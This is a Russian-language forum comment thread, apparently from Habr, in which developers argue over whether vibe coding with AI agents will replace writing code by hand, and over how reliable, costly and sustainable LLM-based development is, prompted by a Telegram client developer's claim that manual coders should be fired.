Elgato Stream Deck это вообще шиза какая-то, если не учитывать аспект тактильности, это трата кучи денег за, что может делать самый дешевый смартфон, причем гораздо лучше

Кошмар. Нормальный размер был бы пара мегабайт.

А почему им не плевать, как код написан, лишь бы фича работает в срок?

Советую при выводах об оном разработчике обратить внимание на его [имхо.] крайне шакальную ии-аватарку.
Мало ли разных чудиков в интернетах🤷

Кто там откуда знает пишется ли там 99,99% нейросетями или 95% или, может 90%?
А кто а) ставит задачи б) проверят?
Макс, возможно, хотел подхайпануть.
Также, как можно умудриться написать такую простую фразу по-английски насколько коряво?

===>
I believe if (THAT опционально) anyone EVERYONE WHO writeS code manually must SHOULD be fired.

Разработчик официального клиента
Каким боком официального??? Официальный апп это macos.telegram.org. Какой-то левый чел, написавший реализацию MTProto, вероятно один из многих. Активно косит под официального, что доверия ему не прибавляет.


Печалька. для меня телега долгое время была образцом того как надо писать прилаги когда ты любишь свой продукт и готов его вылизывать и оптимизировать. То ради чего Паша собирал своих олимпиадников. А такими темпами мы получим второй вайбер - глючный и тормознутый

Разраб с опытом + ИИ агент это реально ускоряет процесс разработки. Вайбкодинг в чистом виде (когда менеджер делает себе CRM) это другое 😀 Во втором случае он закрывает свою личную задачу, но это не значит, что эту CRM можно запустить как SaaS и конкурировать с амо/битрикс. У Паши сидят (я надеюсь) опытные разрабы, которые не "пилят стартап", а улучшают зрелый продукт. Ну а баги и обычный разраб бы добавил, просто медленнее чем ИИ 🤣
Почитал комментарии к этой статье и прямо удивился, насколько Хабр скептично относится к ИИ.
Казалось бы, тут собрались наиболее продвинутые технари, но что я вижу: "от вайбкодинга тупеют", "вайбкодинг выкинет вас на мороз", "вайбкодинг переоценён и навязан", "вайбкодинг глючит".
Ребята, очнитесь - пути назад нет. Теперь никто не будет писать код руками. Конечно, будут исключения, но это как с лошадьми и авто: лошади никуда не делись, но теперь это лишь нишевая и небольшая индустрия относительно автомобилестроения. То же самое будет и с "ручным" программированием.
Да, инструмент появился относительно недавно, да, он не идеален.
И, как мне кажется, те, кто негативно к этому относятся, принадлежат к какой-то из категорий:
Пробовали вайбкодинг год назад и/или на бесплатной модели, и результат не впечатлил. Но это не значит, что ситуация осталась такой же. Попробуйте тот же Opus 5.5, и, вполне возможно, вы поменяете своё мнение.
Опасаются увольнения. Тут могу лишь сказать, что мир - штука динамичная, и то, что работало веками или десятилетиями, когда-то может уйти в историю. Смотрите вокруг, смотрите, что становится актуальным, и развивайтесь в этом направлении. Это может быть углубление навыков вайбкодинга, а может быть расширение на смежные области: аналитика, планирование, прогнозирование, развитие знаний из сферы, в которой находится ваша компания (торговля, реклама, производство - что угодно).
Опасаются "отупления". Что могу сказать - "проблема отцов и детей" как есть. Люди в массе своей всегда будут делиться на глупых, середнячков и умных. От появления LLM-ок у людей количество серого вещества в голове не изменится.
Опасаются "засилья нейрослопа". Проблема тоже не новая, но позвольте индустрии двигаться своим ходом. Если вы пользователь - выбирайте качественные продукты (если не нравится качество того же телеграма, общайтесь в другом приложении, переманивайте туда людей), если программист - пишите/находите скиллы которые будут выполнять проверку на соответствие архетиктурному стилю и т.д.
Конечно, если совсем мозг отключите, и пустите дело на самотек в вайбкодинге, то и получите результат соответствующий. С любым инструментом можно выстрелить в ногу при должном упорстве.
Мы живём в удивительное время, когда машина практически полностью научилась понимать человека и многое делать, но находятся люди, которые смотрят на это и ворчат, мол, раньше трава была зеленее (нет не была).
Не будьте такими! :)
Осваивайте новый инструмент, тем более с наличием опыта в обычном программировании у вас еще и преимущество некоторое. Вот только это преимущество теперь не решающее, но все же.
Давайте я начну издалека: уже лет сто гуляет тезис про то, что человек использует свой мозг всего на 1%. Его неоднократно опровергли, тем не менее, ряд признаков указывает на то, что на собственно рассудочную работу разума на самом деле уходит очень небольшая часть ресурсов мозга. И гораздо больше ресурсов уходит на обеспечение отрицательных обратных связей, которые, образно говоря, удерживают кукуху на месте. В частности, поэтому во снах творится всякая дичь: мозг отдыхает, эффективность отрицательных обратных связей ослабевает.
В нынешних ИИ основной вклад в отрицательную обратную связь обеспечивает пользователь. Разработчики попросту вынесли самую затратную часть задачи наружу. Чтобы ИИ был самостоятелен, эту самую затратную часть надо занести внутрь ИИ. Увеличив при этом её ресурсоёмкость на порядок примерно, а то и на два. Так что увы, физика, системотехника и экономика против ваших прогнозов. А что касается "удивительного времени" - полвека назад тоже было удивительное время: люди полетели в космос, долетели до Луны. Казалось вот-вот будут полёты на Марс, другие планеты, и экспедиции к звёздам. И?
Так что увы, физика, системотехника и экономика против ваших прогнозов.
Поделитесь тогда вашим прогнозом, какую роль вайбкодинг будет играть в будущем в процессе разработки ПО?
Казалось вот-вот будут полёты на Марс, другие планеты, и экспедиции к звёздам. И?
Между открытием Америки и доступными трансатлантическими перелетами прошло некоторое время. Не всё сразу.
Кроме того многое зависит от уровня субъективных ожиданий. Что для кого-то "вау", для другого "такое себе".
Аналогия с трансатлантическими перелётами намного менее корректна, чем с космосом, просто потому, что трансатлантические перелёты не потребовали финансов, сравнимых с бюджетом средней страны, а космос и ИИ - потребовали.
Что же касается вайб-кодинга - представьте, что все крупные дата-центры ИИ испарились. Остались только те локальные модели, которые вы сами смогли развернуть у себя в организации. Вот то, что они смогут - это и будет уровень вайб-кодинга в будущем.
представьте, что все крупные дата-центры ИИ испарились. Остались только те локальные модели, которые вы сами смогли развернуть у себя в организации. Вот то, что они смогут - это и будет уровень вайб-кодинга в будущем.
Ну то есть уровень вайб-кодинга не изменится? Ведь локально - пусть и за не очень дёшево (но вполне подъёмно для среднего бизнеса) - я могу “крутить веса” всех если не топовых, то предтоповых нейронок - точно.
Большие дата-центры нужны для обучения этих весов и для обеспечения облачного ИИ. А локально числа молоть - они не так уж и много ресурсов требуют (ну стоечку, ну три - это много разве?)
Если чё, локальные модели уже ого-го. Мы ими не пользуемся только потому, что есть решение круче.
Мы ими не пользуемся только потому, что есть решение круче
С локальными моделями, как я уже выше написал, всё будет упираться в экономику. Вплоть до того, что у вайб-кодеров будет трёхсменное расписание, с ночными сменами. И всё равно локальные модели будут проигрывать живым программистам по экономике.
Это не так работает
А как же? Расскажите, как будут работать вайб-кодеры в условиях, когда общедоступные через интернет ИИ пропадут, и можно будет рассчитывать только на локальные кластеры?
А ещё когда Cлучится Нехорошее™, и поставки видеокарт йок.

А чего они испарятся? До ИИ эпохи представьте что Гугл, Юинг, Яндекс испарился и что вы будете делать? Сами локально что ли обходить сеть?
Потому что они экономически убыточны. Соответственно, как только поток инвестиционного бабла схлынет - эта отрасль резко сдуется, и ИИ, доступные через интернет каждому желающему, пропадут.
и ИИ, доступные через интернет каждому желающему, пропадут.
Не пропадут. Просто их возможности будут сильно ограничены.
Даже если поток инвестиций схлынет, то технологии всё равно останутся. Может быть цены станут выше, но даже в таком случае я думаю спрос будет огромный. И это еще без учета того, что LLM будут дальше совершенствоваться. А если еще и военные в это дело втянутся, так там практически неограниченный объем инвестиций обеспечен.
Ну вот технологии полётов на Луну остались. Напомните, с какой периодичностью туда люди летают после того, как схлынули инвестиции?
А насчёт "огромного спроса" - представьте, что остались только платные модели, и цена токена выросла в сто раз. Как изменится спрос?
Насчёт "LLM будут и дальше совершенствоваться" - особенно смешно. На чём они будут обучаться? Ответ "на своём же вайб-коде" не катит - это положительная обратная связь, она ведёт к разносу системы.
с какой периодичностью туда люди летают
Нет оплаченного спроса.
Напомните, с какой периодичностью туда люди летают после того, как схлынули инвестиции?
Человек на луне - это результат космической гонки с целью показать превосходство на международной арене. Это не был коммерческий проект, цели удовлетворить спрос на регулярные полеты на луну не было.
Технологии которые были получены вполне себе используются на регулярной основе - спутники.
цена токена выросла в сто раз.
Сомневаюсь что сейчас цена токенов настолько занижена.
Насчёт "LLM будут и дальше совершенствоваться" - особенно смешно. На чём они будут обучаться?
Сейчас как то же справляются? Разговор о том, что данные для обучения закончились был еще много лет назад.
Ну так и с LLM то же самое будет. Технологии, которые получены, будут использоваться на регулярной основе: локальные кластеры LLM.
Сомневаюсь что сейчас цена токенов настолько занижена.
Это называется кривая спроса и предложения. Как только поставят реальную цену токенам - часть клиентов отвалится. Соответственно, цену токену придётся ещё раз поднимать, чтобы баланс сошёлся. И так до тех пор, пока не найдётся следующая точка равновесия.
Сейчас как то же справляются? Разговор о том, что данные для обучения закончились был еще много лет назад.
Много - это сколько? Я подскажу - полтора года. Именно поэтому всякие дипсики и чатгпт бесплатны в режиме чата - потому что эти чаты используются, как новые материалы для обучения: какая-никакая, а обратная связь от людей там есть. Но эти данные уже отравляют модель. Через год-полтора это станет заметно
Сейчас как то же справляются?
Да, потому что есть данные из интернета)).
Но, спешу огорчить - их уже мало, а точнее - почти их уже и нет.
что вы будете делать?
То же, что и раньше — справочники читать.

А вы то себя к кому относите? Сейчас манагеры нужны инференс-провайдерам, чтобы проталкивать кодогенерацию, с которой они продают на 3 порядка больше токенов. Но заменить их машинами задача куда проще.
Вполне допускаю что через какое-то время мне будет грозить увольнение (будет шанс освоить что-то новое, попробовать себя в других сферах). Но это небольшая цена за то, чтобы увидеть какие сдвиги произойдут благодаря технологиям.
Но и увольнение далеко не стопроцентный сценарий, может случиться и так что работы станет только больше, но уже на более высоком уровне, к примеру, оркестрация агентов.
удивился, насколько Хабр скептично относится к ИИ.
Дело вот в чём:
@Hemml : Да, всё, в чем ты не разбираешься, нейронка делает хорошо. Но вот то, в чем ты что-нибудь понимаешь, она всегда делает плохо
Хабр изначально был местом, где тусовались программисты. Поэтому мы немножечко разбираемся.
Так поделитесь вашим мнением на этот счет, а не 15-ым репостом одного и того же сообщения.
Вайбкодинг - очередной модный базворд который ждет забвение после того как хайп стихнет? Или это небольшое дополнение к классическому процессу разработки? Где в таком случае потолок для этого инструмента, каков ваш прогноз относительно сего явления?
репостом одного и того же сообщения.
Скажите, а Вас случайно не раздражает, что уже не первую сотню лет закон всемирного тяготения записывают в каждом учебнике одними и теми же словами?
Мне вкручивают одно и то же уже стопицотый раз — почему я должен на это отвечать новыми словами?
Вот тут дяденька наконец отреагировал на мой челлендж — и я тут же нашёл в его коде ошибки. Хотя задачка была начального уровня.
и я тут же нашёл в его коде ошибки.
Позвольте напомнить, что задание было "навайбить код <...>, который, получив на вход файл ROM.wav, даст на выходе файл rom.bin", без дополнительных требований, а спрашивали с дяденьки вы уже по усиленным требованиям. Также обратите внимание, что "работа с заказчиком это обычно не одна пара "задание -- ответ", и на второй же итерации ваши замечания были бы исправлены.
А когда вы дали дяденьке на вайбкодинг второе задание, аргументов против решения вы так и не сочинили.
без дополнительных требований
А что, теперь «и чтобы во всех возможных ситуациях оно правильно работало» — это уже отдельное требование?
аргументов против решения вы так и не сочинили.
Ну то есть тот момент, что он с апломбом всезнайки выкатил неправильный ответ, а когда я потратил несколько часов, чтобы понять, почему его код муму гонит — только тогда дал правильный, Вы пропустили?
Я потому и прекратил, что понял, что бесполезно это: глаза, божья роса, вот это вот всё.
Это вы про тот случай, когда пробовали вайбкодить сами? Когда пробовал я -- всё получилось верно. Сейчас посмотрел, суммарное время работы модели -- минут шесть.
Не могу залезть к вам в голову, чтобы понять, почему у вас не получилось. Как видите, вайб-кодинг тоже требует специфичных навыков.
Когда пробовал я -- всё получилось верно.
Всё получалось верно, или Вам казалось, что всё получилось верно?
Мне показалось, что получилось верно. Я отправил ответ вам, на что получил ответ, в котором не было сказано, что в результате есть ошибка.
Чтобы вайб-кодить, придётся думать как менеджер. Менеджер может пояснить каждую строчку кода? Нет. Менеджеру нужно оркестрировать исполнителей и выстраивать контроль качества? Да. Чтобы не скатываться в микроменеджмент (будет ли успешным менеджер, который вникает в каждую написанную строчку кода?), нужно хоть немного доверять исполнителям, при необходимости проводить перекрёстные проверки и т.п.
Мне показалось, что получилось верно.
Ну то есть без специалиста, который скажет, Вы по-прежнему ни на что не годны. ОК.
А специалисты ненавидят читать чужой код, зато любят писать свой. То есть Вы сейчас предлагаете забрать у меня самую кайфовую часть работы и оставить самую ненавидимую?
Ну то есть без специалиста, который скажет, Вы по-прежнему ни на что не годны. ОК.
Слышали, кто такие аналитики? Заказчики? Пользователи? Эксперты предметной области? Про выработку требований? Про обратную связь?
То есть Вы сейчас предлагаете забрать у меня самую кайфовую часть работы и оставить самую ненавидимую?
Я надеюсь, что под "писать свой код" как самой кайфовой частью имелось ввиду не нажимать клавиши на клавиатуре, а думать. Нет, думать я не запрещаю, а предлагаю самое сочное думание оставить себе, а самое унылое делегировать тому, кто большего и не умеет.
А для самого унылого у меня макросы есть. Детерминированные.
На первую половину комментария тоже рекомендую ответить, а то кажется мне, что сколько вам не доказывай, на следующий день будет всё то же поношение БЯМ с примерами из диффузионного ИИ, и утверждения, что программист это такой всезнающий бог, который никогда не ошибается и всё может сделать сам.
Насколько я понял, LLM смогла решить задачу достаточно успешно. То, что вы затем обнаружили некоторые недочеты - это, как было упомянуто, можно было либо заранее обозначить в "тз", либо допилить в следующей итерации. С людьми это работает точно так же.
Насколько я понял, LLM смогла решить задачу достаточно успешно.
А Вы купите автомобиль, который будет довозить Вас до точки назначения достаточно успешно?
А вы когда-нибудь начнёте отвечать по существу, а не кривляться? Слышали, что такое перфекционизм и нефункциональные требования? Почти никакая система не должна быть одновременно максимально быстрой, удобной, настраиваемой, поддерживаемой, корректной, безопасной и т.д. и т.п., и для критичных пяти процентов (условно) кода ИИ не подходит. Но это не значит, что он становится бесполезен и для самых распространённых 95%.
Вообще‑то должна — но просто обычно времени на всё это сразу не хватает.
Касательно «автомобиля, который будет довозить Вас до точки назначения достаточно успешно»: ешё дяденька Форд говорил, что «люди не покупают полудюймовые свёрла — люди покупают полудюймовые дырки отверстия». Поэтому программа, которая работает в 95% (99,5%, 99,95%...) случаев, не выполняет свою основную функцию, и потому покупать я её не буду.
> Слышали, что такое перфекционизм и нефункциональные требования?
Вообще-то должна — но просто обычно времени на всё это сразу не хватает.
Прекрасно, вы начали понимать: всего не достичь, поэтому приходится расставлять приоритеты; думаю, это написано в первых главах любых книжек по управлению или проектированию. Более того, не все системы развиваются и используются достаточно долго, чтобы вообще могла идти речь о приближении к идеалу.
Поэтому программа, которая работает в 95% (99,5%, 99,95%...) случаев, не выполняет свою основную функцию, и потому покупать я её не буду.
Что сказать, делайте Ctrl-W, только за последние пару часов Хабр лежал больше нескольких минут.
P.S.: Дайте угадаю, у вас никогда не выбивало автоматы, не опаздывал транспорт, не ломались инструменты, не зависала система..?
Дайте угадаю, у вас никогда не выбивало автоматы
Нет. Я знаю, какие розетки висят на какой фазе, на какую нагрузку рассчитан каждый предохранитель, и сколько кушает какой прибор.
не опаздывал транспорт,
А как я могу это контролировать? Вчера в поезде кому-то стало плохо и поезд стоял лишние 5 минут, пока человека не забрала 911. Я-то тут при чём?
Хотя на appointment я всё равно успел. Есть такое понятие — альтернативные маршруты на случай непредвиденных обстоятельств, знаете ли...
не ломались инструменты, не зависала система..?
Нет и нет.
А как я могу это контролировать?
Так качество программы, которую вы "не будете покупать", вы тоже не можете контроллировать. Здесь как с упомянутым мною Хабром, который в последние часы иногда лежит, и подходит под "поэтому программа, которая работает в 95% (99,5%, 99,95%...) случаев, не выполняет свою основную функцию, и потому покупать я её не буду."
Нет и нет.
Завидую.
Лично моё мнение что программирование всетаки искусство и творческая работа. Инструментов куча, подходов к решению проблемы тоже, тебе надо принять конкретное решение в меру своей компетенции.
Потому что программист, как бы это очевидно не было, работает со своим кодом, он его "дорисовывает", "перерисовывает". Готовый продукт это скорее процесс чем чисто код.
Ну дак вот, если ты работаешь с проектом больше полу года, становится критически важным быстрое погружение в код (что нейросеть сама по себе очевидно не даёт), и безболезненное его "дорисовывание", прикинуть работу просто в голове, по тому что хочет клиент, в этом и есть работа программиста, знание проекта и умение встраивать/изменять в него функционал.
Лично мне изучать код ИИ нет никакого желания ещё и проверять за ним
Лично моё мнение что программирование всетаки искусство и творческая работа. Инструментов куча, подходов к решению проблемы тоже, тебе надо принять конкретное решение в меру своей компетенции.
В этом смысле ничего не изменилось. Если раньше программирование (и искусство) заключалось в подготовке перфокарт, затем в подготовке кода на ассемблере, затем на языках более высокого уровня. Сюда же - понимание какой инструмент (библиотеку или фреймворк) будет уместно использовать для решение задачи.
Вайбкодинг - следующий этап. Здесь тоже есть место для искусства.
Лично мне изучать код ИИ нет никакого желания ещё и проверять за ним
Вот уже есть отличная цель - научиться ставить задачи настолько чётко, что смотреть в код не будет никакой необходимости, и все что нужно будет - самому потыкать в готовый продукт, и посмотреть на результаты выполнения тестов :)
Вы можете сколько угодно принимать копиум что теперь не надо ничего знать/учить, но это не так.
Какое у вас может понимание чего либо если у вас кругозор это что выдала ИИшенка то и кушаем?))
теперь не надо ничего знать/учить, но это не так.
Я не утверждаю что это так. Читать код и вникать в тонкости его работы нужно будет всегда, но я считаю этого будет становиться меньше в будущем. В программировании это уже случалось много раз: сейчас мало кому приходится мыслить отдельными машинными командами, большинство пишет на языках высокого уровня без четкого понимания как это транслируется в машинный код, исполняется процессором и так далее. Да, в тонкости придется погрузиться если столкнешься с неочевидным поведением (абстракции текут), но теперь нет необходимости это делать всегда и везде.
Вайбкодинг дал людям новый уровень абстракции, когда выражать нужный результат нужно не кодом, а обычной человеческой речью, что (в перспективе) упрощает и ускоряет получение готового продукта в разы.
Какое у вас может понимание чего либо если у вас кругозор это что выдала ИИшенка
Понимание и кругозор будет больше смещаться к мышлению тим-лида или продукт-оунера, т.е. меньше вникаешь в детали кода, больше - о том, что нужно конечному потребителю продукта.
Тимлида который сам за свою жизнь ничего не создал, и в не какой команде сам не был, а просто смотрит как иишенка и без него все делает)) да да, все конечно так и будет))
Тимлид, где тима это 1 некомпетентный человек и куча агентов, пхахах, мда))
упрощает и ускоряет получение готового продукта в разы
Может быть ты хотел сказать «MVP», а не «готовый продукт»?
Понимание и кругозор будет больше смещаться к мышлению тим-лида или продукт-оунера, т.е. меньше вникаешь в детали кода, больше - о том, что нужно конечному потребителю продукта.
С какого перепугу? Чтобы это происходило тимлид или овнер должны лично пользоваться производимым продуктом (т.е. являться одним из этих самых конечных потребителей). Если они и ранее этого не делали, то и сейчас ничего не будет их заставлять этим заниматься. ИМХО
что выдала ИИшенка то и кушаем?))
К сожалению, не кушает.

Конечно, будут исключения, но это как с лошадьми и авто
Кстати, аналогия верная, но порядок обратный. Удобные и предсказуемые автомобили предлагают заменить прихотливыми и своенравными лошадьми.
Аналогия - вещь гибкая, можно как угодно вертеть. В свое время замена на лошадей тоже была прорывом так как человек получил способ преодолевать верхом такие расстояния, на которые на своих двоих у него ушло гораздо больше времени и сил.
Если вам не нравится предсказуемость кода который генерирует ИИ - почти наверняка это можно исправить, предоставив агенту больше контекста, инструкций, ограничений.
То есть вместо написания нужной логики сразу формальным языком, подбирать заклинания для агента на неформальном языке, что бы он с неопределённой вероятностью сгенерировал похожий код? В чём выгода? Вы гарантируете, что объём этих инструкций не превысит объём конечного кода? И что мне не придётся их заново подбирать под очередную версию ИИ?
подбирать заклинания для агента на неформальном языке
Когда человек учится обычному программированию он точно так же проходит через череду проб и ошибок, но в конечном итоге вырабатывает свой подход к работе.
В чём выгода?
Представьте, что вам в помощники дали коллегу (или целый отдел), который будет вам помогать в вашей работе (планирование, программирование, тестирование, отладка). Это дает вам свободу делегировать часть задач этому коллеге. Какую часть - это уже на ваше усмотрение. Если вы не доверяете ИИ написание боевого кода, то можете попробовать поручить ему провести код-ревью, или написание юнит тестов.
Да, код может получаться разный, но часто нет никакой необходимости досконально расписывать как должен быть написан код. Достаточно описать общий стиль архитектуры, указать примеры, и как правило этого будет достаточно. Всё как с обычными людьми.
вам в помощники дали коллегу (или целый отдел), который будет вам помогать в вашей работе
...при этом этот отдел будет делать ошибки в случайных и непредсказуемых местах, но отвечать за них всё равно вам.
Когда человек учится обычному программированию он точно так же проходит через череду проб и ошибок, но в конечном итоге вырабатывает свой подход к работе.
На формальном языке мне не надо перебирать разные комбинации слов, я зарание могу узнать как программа их исполнит.
Всё как с обычными людьми.
Обычные люди более сообразительные и обучаемые. Им не надо каждый раз напоминать базовые вещи.
перебирать разные комбинации слов
Нет никаких магических и правильных комбинаций слов при работе с агентом. Все что вы делаете - управляете контекстом: либо пишите два слова "сделай хорошо" и тогда действительно можете получить не то, что подразумевали под "хорошо". Либо даёте агенту необходимый контекст в нужном объеме, как должен выглядеть конечный итог и т.п.
Им не надо каждый раз напоминать базовые вещи.
В рамках проекта один раз описываете основные правила, подходы к решению задач. Дальше агент каждую новую задачу исполняет с учетом этих инструкций.
я зарание могу узнать как программа их исполнит.
Но отладкой то вы всё равно занимаетесь, даже если пользуетесь полностью детерминированными инструкциями.
Либо даёте агенту необходимый контекст в нужном объеме, как должен выглядеть конечный итог и т.п.
Это я и называю подбором слов. Или есть способ заранее определить достаточный объём контекста и на сколько точно нужно описывать конечный итог? Я вижу в этом смысл только когда сам точно не знаешь что и как хочешь получить. Но если я точно знаю что нужно, мне проще записать это сразу кодом (который уже в голове), чем пытаться описать его словами.
В рамках проекта один раз описываете основные правила, подходы к решению задач. Дальше агент каждую новую задачу исполняет с учетом этих инструкций.
И тратить дополнительные токены каждый раз? А есть гарантии, что он гарантировнно будет им следовать в точности? А то тут столько историй забавных по этому поводу пишут.
Ну а с обычным человеком это работает в рамках всех проектов.
Но отладкой то вы всё равно занимаетесь, даже если пользуетесь полностью детерминированными инструкциями.
Только когда входные данные или внешние условия недетерминированны. И при использовании сторонних библиотек.
Это я и называю подбором слов. Или есть способ заранее определить достаточный объём контекста и на сколько точно нужно описывать конечный итог?
Контекст это не только "история чата". Это может быть код вашего проекта. При написании кода агент будет учитывать имеющуюся архитектуру, придерживаться уже принятого стиля.
Это могут быть отдельные файлы (например AGENT.md) которые, кстати можно положить в репозиторий и тогда агенты уже всех членов команды будут придерживаться единых правил.
Всё максимально гибко.
И тратить дополнительные токены каждый раз?
Какие-то накладные расходы несомненно есть, но не настолько всё плохо.
А есть гарантии, что он гарантировнно будет им следовать в точности?
Нет, 100% гарантий никто конечно не дает. Но как правило всё работает как и требуется. Здесь многое зависит от ваших навыков (насколько вы следите за контекстным окном, не перегружаете ли ИИ мусорными деталями и т.д.)
с обычным человеком это работает в рамках всех проектов
Обычный человек ошибается точно так же: где-то не было времени всё учеть, где-то под конец дня уже голова не соображает, где-то отвлекли и что-то вылетело из головы.
Да никакой выгоды. Только производительность (сомнительная) за счёт качества. Все выгоды у продавцов лопат
Вы забыли ещё одну группу. Кодер по старинке, который пришёл на проект после вайбкодеров, посмотрел и ужаснулся.

То, что писать руками не будут, окей, думаю, что многие смирились, а как не отупеть и как учить новичков - пока еще не придумали.
Майк прав, сэд бат тру. Как поувольняли кодерописателей в notepad.exe условном в эпоху ide, а тут скачок в продуктивности на несколько порядков больше.
Первый раз слышу о запрете писать в текстовых редакторах. На всех работах никто никогда не интересовался в IDE ты пишешь или не в IDE. Да и разницы на самом деле никакой нет.
тут скачок в продуктивности на несколько порядков больше.
Надо же, код от LLM может содержать уязвимости. Ведь в написанном людьми коде их никогда не было, верно? ©
Все верно - ллм точно также может вывалить доступы наружу или отправить на фронт конфиденциальные данные, как и какие-нибудь индусы с фриланса
И здесь извечный вопос: «а зачем вы таких нанимали???»
Впрочем, ответ на этот вопрос давным давно известен
— Где вы нашли его?
— Он явился ко мне по моему объявлению в газете.
— Только он один откликнулся на ваше объявление?
— Нет, откликнулось человек десять.
— Почему вы выбрали именно его?
— Потому что он разбитной и дешевый.
— Вас прельстила возможность платить ему половинное жалованье?
— Да.
© Артур Конан Дойл. «Записки о Шерлоке Холмсе»
Несколько порядков это тысяча раз и более. Это где такой скачок произошел?

Так и хочется посоветовать Майку нанять человека, который пишет код руками и потом уволить его. Если задуматься, то у слов есть последствия, как и у кода, если самому не написать, то ничего не почувствуешь, вот и будешь говорить такие фразы, которые сам не понимаешь. Поэтому и такой совет Майку, чтобы он почувствовал, а то все работу делает нейросеть, может она его потом и уволит..

Это и есть проблема, ребята просто потеряют контроль над кодом, с AI до сих пор нормально не навайбкодишь, разве что пет проекты или стартапы.
С такими успехами скоро компании обозлятся на AI-инструменты и будет откат. Просто вопрос когда ;)
С такими успехами скоро компании обозлятся на AI-инструменты и будет откат. Просто вопрос когда
Тоже думал об этом. Но не думаю, что это может произойти скоро, т. к. еще очень много наработок прошлых лет. Более того, если что-то не работает, то никто не станет переписывать код руками, а будут править той же иишкой.
Так что, если откат такой и произойдет, то только тогда, когда будет накоплена критическая масса тех. долга.


Страшно смотреть на то, как все сходят с ума и поклоняются ИИ, даже те, кто, казалось бы, должен стоять до конца

Почему страшно? Говорят же, работы только прибавилось после того как решили замкнуть круг (погонщики ИИ) - (ИИ) - (тестировщики). Приходится снова набирать программистов, т.к. в определенный момент иишнитса перестает разбирать свои говны, т.к. не видит в этом ничего плохого.

